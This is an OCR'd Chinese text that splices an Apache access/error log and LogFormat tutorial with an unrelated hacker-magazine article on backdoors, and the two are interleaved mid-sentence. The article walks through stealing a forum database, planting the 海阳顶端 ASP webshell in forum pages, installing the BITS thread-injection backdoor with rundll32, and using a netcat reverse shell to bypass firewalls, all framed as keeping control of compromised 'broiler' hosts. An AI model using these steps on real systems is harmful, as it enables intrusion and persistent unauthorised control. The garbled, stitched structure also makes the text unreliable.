PROTOCOL通常是HTTP，后面再加上版本号。版本号或者是1.0，或者是1.1，但出现1.0的时候比较多。HTTP协议是Web得以工作的基础，HTTP/1.0是HTTP协议的早期版本，而1.1是最近的版本。当前大多数Web客户程序仍使用1.0版本的HTTP协议。

日志记录的⑥是状态代码。记录了请求是否成功，或者遇到了什么样的错误。大多数时候，这项值是200，它表示服务器已经成功地响应浏览器的请求，一切正常。此处不准备给出状态代码的完整清单以及解释它们的含义，请参考相关资料了解这方面的信息。但一般地说，以2开头的状态代码表示成功，以3开头的状态代码表示由于各种不同的原因用户请求被重定向到了其他位置，以4开头的状态代码表示客户端存在某种错误，以5开头的状态代码表示服务器遇到了某个错误。

日志记录的⑦表示发送给客户端的总字节数，它告诉用户传输是否被打断(即该数值是否和文件的大小相同)。把日志记录中的这些值加起来就可以得知服务器在一天、一周或者一月内发送了多少数据。

小提示：由于日志文件是由Apache用户打开的(在httpd.conf用User指令指定)，因此必须注意这个文件要有安全保证，防止该文件被随意改写。

2. 错误日志

RedHat错误日志文件缺省是/var/log/httpd/error_log。错误日志无论在格式还是在内容上都和访问日志不同。然而，错误日志和访问日志一样也提供丰富的信息，可以利用这些信息分析服务器的运行情况、哪里出现了问题。错误日志记录了Apache服务器运行期间遇到的各种错误，以及一些普通的诊断信息，比如Apache服务器何时启动、何时关闭等。

我们可以在httpd.conf文件中设置日志文件记录信息级别的高低，以控制日志文件记录信息的数量和类型。通过LogLevel指令设置，该指令默认设置的级别是error，即记录称得上错误的事件。

大多数情况下，在日志文件中见到的内容分属两类文档错误和CGI错误。但是，错误日志中偶尔也会出现配置错误，另外还有前面提到的服务器启动和关闭信息。

文档错误和服务器返回的400系列代码相对应，最常见的就是404错误——Document Not Found(文档没找到)。除了404错误以外，用户身份验证错误也是一种常见的错误。404错误在用户请求的资源(即URL)不存在时出现，它可能是由于用户输入的URL错误，或者由于Apache服务器上原来存在的文档因故被删除或移动。

当用户不能打开服务器上的文档时，错误日志中出现的记录如下所示

```
[Sat Aug 10 9 09:18:14 2002] [error] [61.181.52.23] File does not exist: /var/www/html/ij
```

可以看到，正如访问日志access_log文件一样，错误日志记录也分成多个项。

错误记录的开头是日期/时间标记，注意它们的格式和access_log中日期/时间的格式不同。access_log中的格式被称为"标准英文格式"。

错误记录的第二项是当前记录的级别，它表明了问题的严重程度。这个级别信息可能是LogLevel指令的文档中所列出的任一级别，error级别处于warn级别和crit级别之间。404属于error错误级别，这个级别表示确实遇到了问题，但服务器还可以运行。

错误记录的第三项表示用户发出请求时所用的IP地址。

记录的最后一项才是真正的错误信息。对于404错误，它还给出了完整路径指示服务器试图访问的文件。当用户料想某个文件应该在目标位置却出现了404错误时，这个信息是非常有用的。此时产生这种错误的原因往往是由于服务器配置错误、文件实际所处的虚拟主机和用户料想的不同，或者其他一些意料不到的情况。

由于用户身份验证问题而出现的错误记录如下所示

```
[Sat Aug 1 22:13:21 2002] [error] [client 61.181.52.23] user bright@hacker.com.cn: authentication failure for "/cgi-bin/hirecareers/company.cgi": password mismatch
```

小提示：由于文档错误是用户请求的直接结果，因此它们在访问日志中也会有相应的记录。

错误日志最主要的用途或许是诊断行为异常的CGI程序。为了进一步分析和处理方便，CGI程序输出到STDERR(Standard Error，标准错误设备)的所有内容都将直接进入错误日志。这意味着任何编写良好的CGI程序，如果出现了问题，错误日志就记录有关问题的详细信息。然而，把CGI程序错误输出到错误日志也有它的缺点，错误日志中将出现许多没有标准格式的内容，这使得用错误日志自动分析程序从中分析出有用的信息变得相当困难。

由于CGI程序运行环境的特殊性，如果没有错误日志的帮助，大多数CGI程序的错误都将很难解决。有不少人在邮件列表或者新闻组中抱怨说自己有一个CGI程序，当打开

网页时服务器却返回错误，比如"Internal Server Error"。可以肯定，这些人没有看过服务器的错误日志，或者根本不知道错误日志的存在。绝大多数情况下，错误日志能够精确地指出CGI错误的所在以及如何修正这个错误。

3. 定制日志

用户可以使用日志格式指令来控制日志文件的信息。在前面已经提到，在httpd.conf中使用LogFormat "%a %l"指令，可以把发出HTTP请求浏览器的IP地址和主机名记录到日志文件。出于安全的考虑，你至少应该验证那些失败的Web用户，在http.conf文件中加入LogFormat "%401u"指令可以实现这个目的。这个指令还有其他的许多参数，用户可以参考Apache的文档。另外，Apache的错误日志文件对于系统管理员来说也是非常重要的，错误日志文件中包括服务器的启动、停止以及CGI执行失败等信息。

Apache在httpd.conf中默认设置为:

```
LogFormat "%h %l %u %t \"%r\" %>s %b" common
```

该指令创建了一种名为"common"的日志格式，日志的格式在双引号包围的内容中指定。格式字符串中的每一个变量代表着一项特定的信息，这些信息按照格式串规定的次序写入到日志文件。下面是格式串的可用的变量及含义:

%...a: 远程IP地址。
%...A: 本地IP地址。
%...B: 已发送的字节数，不包含HTTP头。
%...b: CLF格式的已发送字节数量，不包含HTTP头。例如当没有发送数据时，写入'-'而不是0。
%...{FOOBAR}e: 环境变量FOOBAR的内容。
%...f: 文件名字。
%...h: 远程主机。
%...H 请求的协议。
%...{Foobar}i: Foobar的内容，发送给服务器的请求的标头行。
%...l: 远程登录名字(来自identd，如提供的话)。
%...m 请求的方法。
%...{Foobar}n: 来自另外一个模块的注解"Foobar"的内容。
%...{Foobar}o: Foobar的内容，应答的标头行。
%...p: 服务器响应请求时使用的端口。
%...P: 响应请求的子进程ID。
%...q 查询字符串(如果存在查询字符串，则包含"?"后面的部分；否则，它是一个空字符串)。
%...r: 请求的第一行。
%...s: 状态。对于进行内部重定向的请求，这是指*原来*请求的状态。如果用%...>s，则是指后来的请求。
%...t: 以公共日志时间格式表示的时间(或称为标准英文格式)。
%...{format}t: 以指定格式format表示的时间。
%...T: 为响应请求而耗费的时间，以秒计。
%...u: 远程用户(来自auth；如果返回状态(%s)是401则可能是伪造的)。
%...U: 用户所请求的URL路径。
%...v: 响应请求的服务器的ServerName。
%...V: 依照UseCanonicalName设置得到的服务器名字。

在所有上面列出的变量中，"..."表示一个可选的条件。如果没有指定条件，则变量的值将以"-"取代。分析前面来自默认httpd.conf文件的LogFormat指令示例，可以看出它创建了一种名为"common"的日志格式，其中包括: 远程主机、远程登录名字、远程用户、请求时间、请求的第一行代码、请求状态，以及发送的字节数。

有时候用户只想在日志中记录某些特定的、已定义的信息，这时就要用到"..."，如果在"%"和变量之间放入了一个或者多个HTTP状态代码，则只有当请求返回的状态代码属于指定的状态代码之一时，变量所代表的内容才会被记录。例如，如果用户想要记录的是网站的所有无效链接，那么可以使用: LogFormat %404{Referer}i BrokenLinks; 反之，如果我们想要记录那些状态代码不等于指定值的请求，只需加入一个"!"符号即可。

日志分析

尽管日志文件中包含着大量有用的信息，但这些信息只有在经过深入挖掘之后才能够最大限度地发挥作用。

现在面临的问题是，虽然日志文件中包含了大量的信息，但这些信息对于管理、规划网站却没有多少直接的帮助。为了管理和规划网站，需要知道: 有多少人浏览了网站，他们在看些什么，停留了多长时间，他们从哪里得知这个网站，等等。所有这些信息就隐藏于(或者可能隐藏于)日志文件之中。有许多信息可以用日志文件来记录，其中包括如下内容。

远程主机的地址: "远程主机的地址"和"谁在浏览网站"差不多，但并不等同。具体地说，远程主机的地址告诉我们浏览者来自何方，比如它可能是bright.hacker.com.cn或者suying.pcfriend.com.cn。

浏览时间: 浏览者何时开始访问网站？从这个问题的答案中能够了解不少情况。如果网站的大多数浏览者都在早上9:00和下午4:00之间访问网站，那么可以相信网站的浏览者大多数总在工作时间进行访问: 如果访问记录大多出现在下午7:00到午夜之间，可以肯定浏览者一般在家里上网。当然，从单个访问记录能够得到的信息非常有限，但如果从数千个访问记录出发，就可以得到非常有用和重要的统计信息。

用户所访问的资源: 网站的哪些部分最受用户欢迎？这些最受欢迎的部分就是应该继续加以发展的部分。网站的哪些部分总是受到冷落？网站中这些受到冷落的部分或许隐藏得太深，或许它们确实没有什么意思，此时就得想办法加以改进。当然，网站还有的内容，比如法律上的声明，虽然很少有人访问，但却不应该随便地改动它们。


无效链接: 当然，日志文件还能够显示哪些东西不能按照用户所想像的运行。网站中是否存在错误的链接？其他网站链接过来时有没有搞错URL？是否存在不能正常运行的CGI程序？是否有搜索引擎检索程序每秒发出数千个请求，从而影响了本网站的正常服务？这些问题的答案都可以从日志文件找到线索。

总结


总而言之，Apache是一个非常优秀的Web服务器，虽

刘流：大家还记得小时候看的孙悟空和如来佛斗法的故事吧？再聪明的猴头，最后也只能在如来的手掌里扑腾，法力没人家高就是没办法。放到现实生活中，网络管理员和普通的入侵者就是这样攻防对立的关系，谁的“法力”高，谁就是天下的主宰！这也是无数网络安全爱好者喜欢研究安全技术的原因——在攻与防的对立统一中突出自己的价值！

下面就给广大安全爱好者带来控制肉鸡的法宝，让肉鸡乖乖地被你控制着，永远不能逃出你的五指山！



让肉鸡难逃五指山



——精品后门程序及思路分析

文/图 王君

什么是后门程序

后门程序又称特洛伊木马，其用途在于潜伏在电脑中，从事搜集信息或便于黑客进入的动作。后门程序和电脑病毒最大的差别，在于后门程序不一定有自我复制的动作，也就是后门程序不一定会“感染”其他电脑。

后门是一种登录系统的方法，它不仅绕过系统已有的安全设置，而且还能挫败系统上各种增强的安全设置。

后门包括从简单到奇特，有很多的类型。简单的后门可能只是建立一个新的账号，或者接管一个很少使用的账号；复杂的后门（包括木马）可能会绕过系统的安全认证而对系统有完全的存取权。例如一个 login 程序，当你输入特定的密码时，你就能以管理员的权限来存取系统。

后门能相互关联，而且这个技术被许多黑客所使用。例如，黑客可能使用密码破解一个或多个账号的密码，黑客可能会建立一个或多个账号。一旦黑客可以存取这个系统，黑客可能使用一些技术或利用系统的某个漏洞来提升权限。黑客可能会对系统的配置文件进行小部分的修改，以降低系统的防卫性能。也可能会安装一个木马程序，使系统打开一个安全漏洞，以利于黑客完全掌握系统。

以上是在网络上常见的对“后门”的解释，其实我们可以用很简单的一句话来概括它：后门就是留在计算机系统中，供某位特殊使用者通过某种特殊方式控制计算机系统的途径！——很显然，掌握好后门技术是每个网络安全爱好者不可或缺的一项基本技能！它能让你牢牢抓住肉鸡，让它永远飞不出你的五指山！

下文将以笔者从事网络安全多年的工作经验为基础，给广大的网络初级安全爱好者讲解一些网络上常用的后门的种类和使用方法以及技巧，希望大家能在最短的时间内学习到最好的技术，提升自己的网络安全技术水平！

后门的分类

后门可以按照很多方式来分类，标准不同自然分类就不同，为了便于大家理解，我们从技术方面来考虑后门程序的分类方法：

1．网页后门

此类后门程序一般都是使用服务器上正常的Web服务来构造自己的连接方式，比如现在非常流行的asp、cgi脚本后门等。

然Apache的开发者非常注重其安全性，但是由于Apache非常庞大，难免会存在安全隐患。Apache的安装维护中需要注意以下问题：

· 检查文件和目录的权限是否恰当。

· httpd.conf、srm.conf和access.conf的设置是否适当。

· 使服务器日志文件能够记录尽可能详细的信息。

· 对某些需要特别保护的目录使用密码保护（.htaccess）。

· 对CGI脚本或者程序进行封装。

· 如果CGI使用Perl编写，要详细检查其安全性。

· 检查SSI指令。

· 使用TCP Wrappers和Tripwire。

Web服务是Internet服务器最基本的服务，Linux发行版中包含的Apache软件是性能优良的Web服务器，也是Internet上最流行的Web服务器，由于它时刻都经历着无数使用者的测试，所以现行的Apache的默认选项已经是十分适合普通用户，用户只需要更改其中几个与当前应用环境紧密相关的选项就可以达到目的了。

希望大家在近几轮的实验室中玩得愉快！多多拿奖：）！

2. 线程插入后门

利用系统自身的某个服务或者线程，将后门程序插入到其中，具体原理原来《黑客防线》曾具体讲解过，感兴趣的朋友可以查阅。这也是现在最流行的一个后门技术。

3. 扩展后门

所谓的"扩展"，是指在功能上有大的提升，比普通的单一功能的后门有很强的使用性，这种后门本身就相当于一个小的安全工具包，能实现非常多的常见安全功能，适合新手使用——但是，功能越强，个人觉得反而脱离了后门"隐蔽"的初衷，具体看法就看各位使用者的喜好了。

4. c/s后门

和传统的木马程序类似的控制方法，采用"客户端/服务端"的控制方式，通过某种特定的访问方式来启动后门进而控制服务器。

5. root kit

这个需要单独说明，其实把它单独列一个类在这里是不太恰当的，但是，root kit的出现大大改变了后门程序的思维角度和使用理念，可以说一个好的root kit就是一个完全的系统杀手！后文我们讲涉及到这方面，相信一定不会让大家失望！

上面是按照技术做的分类，除了这些方面，正向连接后门、反向连接后门等分类也是很常见的，其实如何分类是编程者考虑的事，广大的使用者就不用考虑那么多了，我们看重的，只是功能！

入侵法宝——精品后门

上面的"废话"相信大家都看累了吧？好，下面我们来看看现在网络中流行的后门究竟长什么模样！想学习网络安全并想提高的朋友看清楚了哦，这可是让那些肉鸡逃不过你的五指山的大好途径！

1. 网页后门

近段时间网络上针对系统漏洞的攻击事件渐渐少了，因为大家在认识到网络安全的重要性之后，最简单却又最有效的防护办法：升级，都被大家所认同，所以，系统漏洞在以后的岁月中存活的周期会越来越短，而从最近的趋势来看，脚本漏洞已经渐渐取代了系统漏洞的地位，非常多的人开始研究起脚本漏洞来，SQL注入也开始成为各大安全站点的首要关注热点，而说到脚本，网页后门当然就是不得不说的重头戏了，现在国内入侵的主流趋势是先利用某种脚本漏洞上传脚本后门，然后浏览服务器内安装的程序，找到提升权限的突破口，进而拿到服务器的系统权限。

现在asp、cgi、php这3个脚本大类在网络上的普遍运用带来了脚本后门在这3方面的发展，下面我们一一道来。

海阳顶端asp木马

这是asp脚本方面流传非常广的一个脚本后门了，在经过几次大的改革后，推出了"海阳顶端asp木马xp版"、"海阳顶端asp木马红粉佳人版"等功能强大、使用方便的后门，相信经常接触脚本安全的朋友对这些都不会陌生。

类型：网页木马
使用范围：支持asp、Web访问
隐蔽程度：★★★★☆
使用难度：★☆☆☆☆
危害程度：★★★☆☆
查杀难度：★★★☆☆

现在的服务器系统配置都相对安全，公开的系统漏洞存在的机会很少，于是脚本方面的漏洞就开始火起来。首先我们通过某种途径获得一个服务器的页面权限（比如利用论坛上传类型未严格设置、SQL注入后获得asp系统的上传权限、对已知物理路径的服务器上传特定程序），然后我们可以通过简单的上传asp程序或者是直接复制海阳顶端的代码，然后通过Web访问这个程序，就能很方便地查阅服务器上的资料了，下面举个简单的例子（由于只是简单地介绍，下文例子不会太难或者太普遍，希望大家理解）。

运用举例

leadbbs2.77曾经风靡网络，它是个很典型的asp论坛，屏蔽了很多可以SQL注入的地方，但是很多傻瓜级别的网络管理员总是喜欢默认安装，然后启用论坛，我们只需要很简单地在IE中输入：www.***.com/bbs/data/leadbbs.mdb，就能够直接下载该论坛的数据库了，而且没有md5加密哦！我们直接找到管理员的账户和密码，然后登录论坛，到管理界面后将论坛的"联系我们"、"帮助"等asp文件替换成我们的海阳顶端代码（图1），然后退出直接访问




图1

"联系我们"的页面地址 www.***.com/bbs/User/inc/Contact_info.asp，就可以看到我们的木马页面了（图2）。




图2

现在我们可以罗列出该服务器上所有的文件、执行guest权限的cmd命令、方便地上传/下载特定程序、远程执行程序等，这样一个隐蔽的后门就建好了！取得服务器的system权限就看大家自己的办法了。

一般来讲，海洋的功能是非常强大的，而且不容易被查杀(一个朋友采取的方式是：先利用某个脚本漏洞上传网页后门，再通过海洋上传另一个后门到隐蔽的路径，然后通过最后上传的后门来删除第一次上传的海洋，这样后门的存放路径就可以放得非常深了，普通管理员是很难发现的)，如果管理员觉得自己可能中了这样的后门，可以利用论坛备份来恢复自己的页面系统，再配合系统日志、论坛日志等程序检查系统，发现可疑asp文件打开看看，海洋是很好识别的，再删除就可以了。

脚本方面的后门还有cgi和php两个大类，使用原理都差不多，这里就不再多介绍，在黑防论坛中也收录了这3种后门，大家可以下载后自己研究。

2. 线程插入后门

首先我们来简单解释一下什么是典型的"线程插入"后门：这种后门在运行时没有进程，所有网络操作均插入到其他应用程序的进程中完成。也就是说，即使受控端安装的防火墙拥有"应用程序访问权限"的功能，也不能对这样的后门进行有效的警告和拦截，也就使对方的防火墙形同虚设了！这种后门是现在非常主流的一种，很让防护的人头疼，因为对它的查杀比较困难，这种后门本身的功能也比较强大，是"居家旅行、入侵攻击"的必备品哦！

这类的典范就是国内提倡网络共享的小榕的BITS了，从它的推出以来，各类安全工具下载园地里BITS就高居榜首，非常多的朋友在使用它的过程中感到了方便。

BITS

类型：系统后门
使用范围：Windows 2000/XP/2003
隐蔽程度：★★★★☆
使用难度：★★★☆☆
危害程度：★★★★☆
查杀难度：★★★★☆

BITS其实是Background Intelligent Transfer Service的缩写，可以在不知不觉中实现另一种意义的Background Intelligent Transfer Service，它是典型的线程插入后门，有以下特点：进程管理器中看不到；平时没有端口，只是在系统中充当卧底的角色；提供正向连接和反向连接两种功能；仅适用于Windows 2000/XP/2003。

运用举例

首先我们用3389登录上肉鸡，确定你有system的权限，将bits.dll拷贝到服务器上，执行cmd命令：

rundll32.exe BITS.dll,Install <hkfx>

这样就激活了bits，程序用<hkfx>这个特征的字符来辨认使用者，也就相当于你的密码了，然后卸载：

rundll32.exe BITS.dll,Uninstall

这是最简单的使用，这个后门除了隐蔽性好外，还有两大特点是非常值得借鉴的：端口复用和正/反向连接。虽然很多朋友经常听到这两个名词，但并不了解它们，端口复用就是利用系统正常的TCP端口通讯和控制，比如80、139等，这样的后门有个非常大的好处就是非常隐蔽，不用自己开端口也不会暴露自己的访问，因为通讯本身就是系统的正常访问！另一个是反向连接，这个很常见，也是后门中的一个经典思路，因为从服务器上主动访问外边是不被禁止的，很多很厉害的防火墙就怕这点！

BITS的正向连接很简单，大家可以参考它的readme，这种方式在服务器没有防火墙等措施的时候很管用，可以方便地连接，但是遇到有防火墙这样的方式就不灵了，得使用下面的反向连接方式

在本地使用NC监听(如 nc -l -p 1234)

用nc连接目标主机的任何一个防火墙允许的TCP端口(80/139/445.....)

输入激活命令：hkfx@dancewithdolphin[rxell]:1.1.1.1: 2222

目标主机的CMD将会出现在NC监听的端口2222，这样就实现了绕过防火墙的功能了。

Devil5[魔鬼5号]

类型：系统后门
使用范围：Windows 2000/XP/2003
隐蔽程度：★★★★☆
使用难度：★★☆☆☆
危害程度：★★★★☆
查杀难度：★★★☆☆

同BITS一样，Devil5也是线程插入式的后门，和BITS不同的是它可以很方便地在GUI界面下按照自己的使用习惯定制端口和需要插入的线程，适合对系统有一定了解的使用者使用，由于是自定义插入线程，所以它更难被查杀，下面我们来看看它的使用。

运用举例

首先使用它自带的配置程序EditDevil5.exe对后门进行常规的配置，包括控制端口、插入线程、连接密码、时间间隔等方面，关键点是对插入线程的定制，一般设置成系统自带的svchost，然后运行后门就可以控制了(图3)。

